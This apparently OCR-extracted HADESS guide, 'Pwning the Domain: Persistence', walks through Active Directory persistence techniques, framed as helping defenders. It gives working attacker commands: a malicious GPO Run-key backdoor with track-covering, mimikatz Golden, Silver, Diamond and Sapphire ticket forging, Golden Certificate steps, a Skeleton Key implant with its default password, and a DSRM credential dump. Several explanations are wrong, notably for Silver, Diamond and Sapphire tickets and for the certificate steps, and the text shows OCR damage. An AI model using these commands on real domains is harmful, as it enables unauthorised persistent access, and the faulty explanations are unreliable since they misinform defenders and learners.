

Persistence

Pwning the Domain



HADESS

WWW.HADESS.IO



INTRODUCTION

In the ever-evolving landscape of cybersecurity, the battle for domain supremacy rages on. The "Pwning the Domain" series emerges as a beacon, illuminating the shadowy tactics employed by adversaries to infiltrate and maintain control over Windows domain environments. This series serves as a comprehensive exploration into the intricate web of techniques, strategies, and countermeasures surrounding domain exploitation. At its core lies a profound understanding of persistence – the linchpin that sustains an attacker's foothold within a compromised network. This introductory article sets the stage for an enlightening journey through the labyrinthine world of domain exploitation, focusing specifically on the insidious realm of persistence.

Unraveling the Fabric of Persistence:
Persistence, the cornerstone of effective cyber-attacks, embodies the relentless pursuit of prolonged access without detection. Through a myriad of techniques, attackers ingeniously manipulate system configurations, exploit vulnerabilities, and exfiltrate credentials to establish enduring control over Windows domain environments. By peeling back the layers of persistence, this series aims to demystify the clandestine methodologies employed by malicious actors and empower defenders with the knowledge needed to combat these insidious threats.

Navigating the Landscape of Domain Exploitation:
With each article in the series, we embark on a journey deep into the heart of domain exploitation. From Group Policy manipulation to ticket-based attacks and certificate abuse, we traverse the diverse terrain of attack vectors, dissecting their intricacies and uncovering the vulnerabilities they exploit. By shining a light on the dark recesses of domain exploitation, we equip defenders with the tools and insights necessary to fortify their defenses and thwart adversarial incursions.

Group Policy Exploitation:
The first leg of our journey delves into the realm of Group Policy exploitation, where attackers wield the power of centralized management to enforce malicious configurations and execute arbitrary commands across a domain. Through the creation and deployment of malicious Group Policy Objects (GPOs), adversaries establish persistent backdoors, ensuring their continued control even in the face of remediation efforts.

Ticket-Based Attacks:
Continuing our exploration, we confront the perilous landscape of ticket-based attacks, where adversaries leverage Kerberos tickets to perpetuate their presence within a domain. From Silver to Golden, Diamond, and Sapphire tickets, attackers forge pathways to unfettered access, bypassing authentication mechanisms and infiltrating domain resources with impunity.

Certificate Abuse:
In the final leg of our journey, we unravel the clandestine world of certificate abuse, where attackers exploit digital certificates to masquerade as legitimate users or services. By crafting and deploying Golden Certificates, adversaries circumvent authentication controls, establishing covert channels through which they maintain persistent access to domain resources.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)




TABLE OF CONTENT

EXECUTIVE SUMMARY


The Executive Summary of the "Pwning the Domain" series presents a concise overview of the key topics covered, including Group Policy exploitation, ticket-based attacks, and various advanced techniques used by attackers to maintain persistence within Windows domain environments.

The series begins by delving into the manipulation of Group Policy Objects (GPOs), where adversaries utilize centralized management to enforce malicious configurations across a domain. With the ability to execute arbitrary commands and establish persistent backdoors, attackers leverage Group Policy as a powerful tool for maintaining control over compromised networks.

Moreover, the series explores advanced techniques such as the abuse of Golden Certificates, AdminSDHolder, GoldenGMSA, SID History, DC Shadow, Skeleton Key, DSRM, SSP, and methods for making users Kerberoastable. These techniques provide attackers with sophisticated means of evading detection and maintaining persistence within Windows domain environments.

Key Findings

Key findings from the "Pwning the Domain" series underscore the pervasive threat posed by attackers leveraging sophisticated techniques to exploit vulnerabilities within Windows domain environments. The series highlights the prevalence of persistence tactics, ranging from Group Policy manipulation and ticket-based attacks to the abuse of certificates and advanced techniques such as AdminSDHolder, GoldenGMSA, SID History, DC Shadow, Skeleton Key, DSRM, SSP, and methods for making users Kerberoastable. These findings underscore the urgent need for organizations to fortify their defenses, implement robust security measures, and prioritize proactive threat detection and mitigation strategies to safeguard against persistent threats in domain environments.



ABSTRACT

In the realm of cybersecurity, the "Pwning the Domain" series illuminates a myriad of sophisticated techniques employed by attackers to exploit vulnerabilities within Windows domain environments. A key technical finding of the series is the pervasive use of Group Policy manipulation as a means of establishing and maintaining persistence. By leveraging centralized management tools, adversaries enforce malicious configurations across domains, executing arbitrary commands and establishing persistent backdoors undetected. Moreover, ticket-based attacks represent a significant threat, with attackers forging Kerberos tickets to bypass authentication mechanisms and gain unfettered access to domain resources. From Silver to Golden, Diamond, and Sapphire tickets, adversaries exploit vulnerabilities in the authentication process, infiltrating domain environments with impunity.

Additionally, the series uncovers advanced techniques utilized by attackers to evade detection and maintain persistence. The abuse of Golden Certificates, AdminSDHolder, GoldenGMSA, SID History, DC Shadow, Skeleton Key, DSRM, SSP, and methods for making users Kerberoastable exemplify the depth of adversary sophistication. These techniques enable attackers to masquerade as legitimate users or services, establish covert channels, and navigate domain environments undetected. Furthermore, the series emphasizes the importance of proactive threat detection and mitigation strategies in combating persistent threats.


Moreover, the technical findings underscore the urgent need for organizations to bolster their defenses and implement robust security measures. By prioritizing proactive threat detection and mitigation strategies, organizations can mitigate the risk of persistent threats in domain environments. Implementing comprehensive security controls, conducting regular audits, and investing in employee education and awareness are essential steps in fortifying defenses against persistent threats. Additionally, organizations must remain vigilant, staying abreast of emerging threats and evolving their defensive strategies accordingly to stay one step ahead of adversaries. Ultimately, by understanding the technical intricacies of domain exploitation and prioritizing proactive defense measures, organizations can effectively safeguard their assets and maintain the integrity of their domain enviror

HADESS.IO

Pwning the Domain: Persistence

01

ATTACKS



Group Policy

delves into the intricate art of leveraging Group Policy for persistent control within a Windows domain environment. Group Policy is a powerful tool that administrators use to manage user and computer configurations centrally. However, in the wrong hands, it can become a potent weapon for malicious actors seeking to maintain control over a compromised network.

To illustrate this concept, let's explore some commands and codes commonly used to exploit Group Policy for persistence:

1. **Create a New Group Policy Object (GPO):**

```
New-GPO -Name "MaliciousGPO"
```

2. Link the GPO to an Organizational Unit (OU):

```
New-GPLink -Name "MaliciousGPO" -Target "OU=Targets,DC=domain,DC=com"
```

3. **Configure Settings in the GPO:**

```
Set-GPRegistryValue -Name "MaliciousGPO" -Key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "MaliciousProgram" -Type String -Value "C:\Path\To\Malicious.exe"
```

4. Force Group Policy Update on Target Machines:

```
Invoke-GPUpdate -Computer "TargetMachine" -Force
```

5. **Verify Applied Group Policies:**

```
gpresult /r
```

6. **Remove the Malicious GPO:**

```
Remove-GPLink -Name "MaliciousGPO" -Target "OU=Targets,DC=domain,DC=com" -Force
Remove-GPO -Name "MaliciousGPO" -Confirm:$false
```

These commands demonstrate the process of creating a new Group Policy Object (GPO), linking it to a specific OU within the domain, configuring registry settings within the GPO to execute a malicious program on target machines, forcing a Group Policy update on those machines to apply the changes, and finally removing the malicious GPO to cover tracks.

Tickets

explores the manipulation of various types of tickets within a Windows domain environment to establish and maintain persistent access. Tickets, such as Silver, Golden, Diamond, and Sapphire, refer to different types of Kerberos tickets used for authentication and authorization within Active Directory environments. Let's delve into each type and how they can be exploited for persistence:

Silver Ticket: A Silver Ticket allows an attacker to impersonate any user or service account within a domain. It is generated by forging a Ticket Granting Ticket (TGT) using the KRBTGT account's hash, which is the Key Distribution Center (KDC) service account. With a Silver Ticket, an attacker can access resources without needing the user's password.

```
mimikatz # kerberos::golden /user:Administrator /domain:domain.com /sid:<domain_SID> /rc4:
<KRBTGT_hash> /service:cifs /target:target_host /ticket:golden_ticket.kirbi
```

Golden Ticket: A Golden Ticket is a forged Kerberos ticket granting full access to any resource in the domain. It is created by encrypting a TGT using the KRBTGT account's NTLM hash, which is obtained through Pass-the-Hash (PtH) attacks. Once created, a Golden Ticket allows the attacker to authenticate as any user or service account without needing to interact with the Key Distribution Center (KDC).

```
mimikatz # kerberos::golden /user:Administrator /domain:domain.com /sid:<domain_SID> /krbtgt:
<KRBTGT_hash> /ticket:golden_ticket.kirbi
```

Diamond Ticket: A Diamond Ticket is a variation of the Golden Ticket, but with a modified PAC (Privilege Attribute Certificate) that grants additional privileges, such as membership in sensitive groups like Enterprise Admins or Domain Admins. This type of ticket can be particularly devastating as it provides elevated privileges beyond what a standard Golden Ticket offers.

```
mimikatz # kerberos::golden /user:Administrator /domain:domain.com /sid:<domain_SID> /krbtgt:
<KRBTGT_hash> /ticket:golden_ticket.kirbi /groups:512,513,518,519,520,521,522,544,545
```

Sapphire Ticket: A Sapphire Ticket is a specialized Kerberos ticket used for persistence. It is similar to a Golden Ticket but has a much longer lifetime, allowing the attacker to maintain access to the domain for an extended period. By creating a Sapphire Ticket and persistently renewing it, an attacker can maintain control over the domain environment without the need for frequent authentication
.

```
mimikatz # kerberos::golden /user:Administrator /domain:domain.com /sid:<domain_SID> /krbtgt:
<KRBTGT_hash> /startoffset:0 /endin:<time_interval> /renewmax:<renew_interval>
/ticket:sapphire_ticket.kirbi
```

Certificates

focuses on exploiting certificates within a Windows domain environment to establish and maintain persistent access. One common method is through the creation and abuse of Golden Certificates, which grant unauthorized access to resources. Below is a step-by-step guide on how an attacker might create and utilize a Golden Certificate for persistence:

1. O**btain Domain Administrator Privileges:** Before creating a Golden Certificate, the attacker typically needs elevated privileges within the domain, such as those of a Domain Administrator.
2. **Extract the Certificate Authority (CA) Private Key:** The attacker extracts the private key of the CA to generate unauthorized certificates. This can be achieved through various means, such as compromising a server where the CA is installed or through social engineering attacks to obtain administrative credentials.
3. **Generate a Golden Certificate:** Using tools like OpenSSL or mimikatz, the attacker generates a Golden Certificate. This certificate is crafted to mimic a legitimate certificate issued by the CA but with altered properties, such as extended validity period or additional permissions.

```
openssl req -new -newkey rsa:2048 -days 365 -nodes -x509 -keyout golden.key -out golden.crt
```

Sign the Certificate with the CA's Private Key: The attacker signs the Golden Certificate with the stolen CA private key to make it appear legitimate to domain systems.

```
openssl x509 -req -in golden.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out golden.crt -days 365
```

4. **Deploy the Golden Certificate:** The attacker deploys the Golden Certificate to relevant systems or services within the domain. This could include web servers, email servers, or authentication services.
5. **Establish Persistence:** Once deployed, the Golden Certificate allows the attacker to authenticate as any user or service associated with the certificate, granting persistent access to domain resources without the need for continuous compromise.
6. **Cover Tracks:** To avoid detection, the attacker may delete any traces of their activities, such as removing logs or clearing event records related to the certificate issuance and deployment.
7. **Maintain Access:** The attacker periodically renews the Golden Certificate to maintain persistent access to domain resources over time.

Persistence using Skeleton key

Skeleton key is kind of Kerberos backdoor it enables a new master password to be accepted for any domain user, including admins. skeleton key works by abuses how AS-REQ validates encrypted timestamps. the skeleton key only works using Kerberos RC4 (0x17) encryption. This is considered a legacy encryption type and therefore often stands out as anomalous in a modern Windows environment.

The default hash for a mimikatz skeleton key is 60BA4FCADC466C7A033C178194C03DF6 which makes the password - "mimikatz"

How does it work

In Kerberos authentication when AS-REQ is sent out , the encrypted timestamp is sent along with it. the timestamp is encrypted with the users NT hash.


Now for injectin Skeleton key injects, we patch the LSASS process memory block of a Domain Controller to create the master password. It requires Domain Admin rights and `SeDebugPrivilege` on the target (which are given by default to domain admins).

once a skeleton key is implanted the domain controller tries to decrypt the timestamp using both the user NT hash and the skeleton key NT hash allowing you access to the domain forest. we do need Domain admin privileges for implanting the Skeleton key.

How to create skeleton key

1.) `cd Downloads && mimikatz.exe` - Navigate to the directory mimikatz is in and run mimikatz

2.) `privilege::debug` - This should be a standard for running mimikatz as mimikatz needs local administrator access



```
C:\Users\Administrator>cd Downloads && mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Installing the Skeleton Key:
3.) `misc::skeleton - Yes! that's it but don't underestimate this small command it is` very powerful


```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

Now The default credentials will be: "mimikatz", we can check it out like so :

```
net use c:\\DOMAIN-CONTROLLER\admin$ /user:Administrator mimikatz
```


DSRM (Directory Service Restore Mode)

What is DSRM

Directory Services Restore Mode (DSRM) is a Safe Mode boot option for Windows Server domain controllers. DSRM enables an administrator to repair, recover or restore an Active Directory (AD) database. The DSRM password set when DC is promoted and is rarely changed.

How does it work

The primary method to change the DSRM password on a Domain Controller involves running the `ntdsutil` command line tool. Now If we look clearly DSRM account is actually "Administrator" account. _This means that once an attacker has the DSRM password for a Domain Controller (or DCs), it's possible to use this account to logon to the Domain Controller over the network as a local administrator._




```
imikatz(commandline) # privilege::debug
rivilege '20' OK

imikatz(commandline) # lsadump::lsa /name:DSRMTEst /inject
omain : ADSECLAB / S-1-5-21-1387203482-2957264255-82899092

ID  : 000019ff (6655)
ser : DSRMTEst

* Primary
   LM   :
   NTLM : 2b391dfc6690cc38547d74b8bd8a5b49
```



```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

420     14823           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
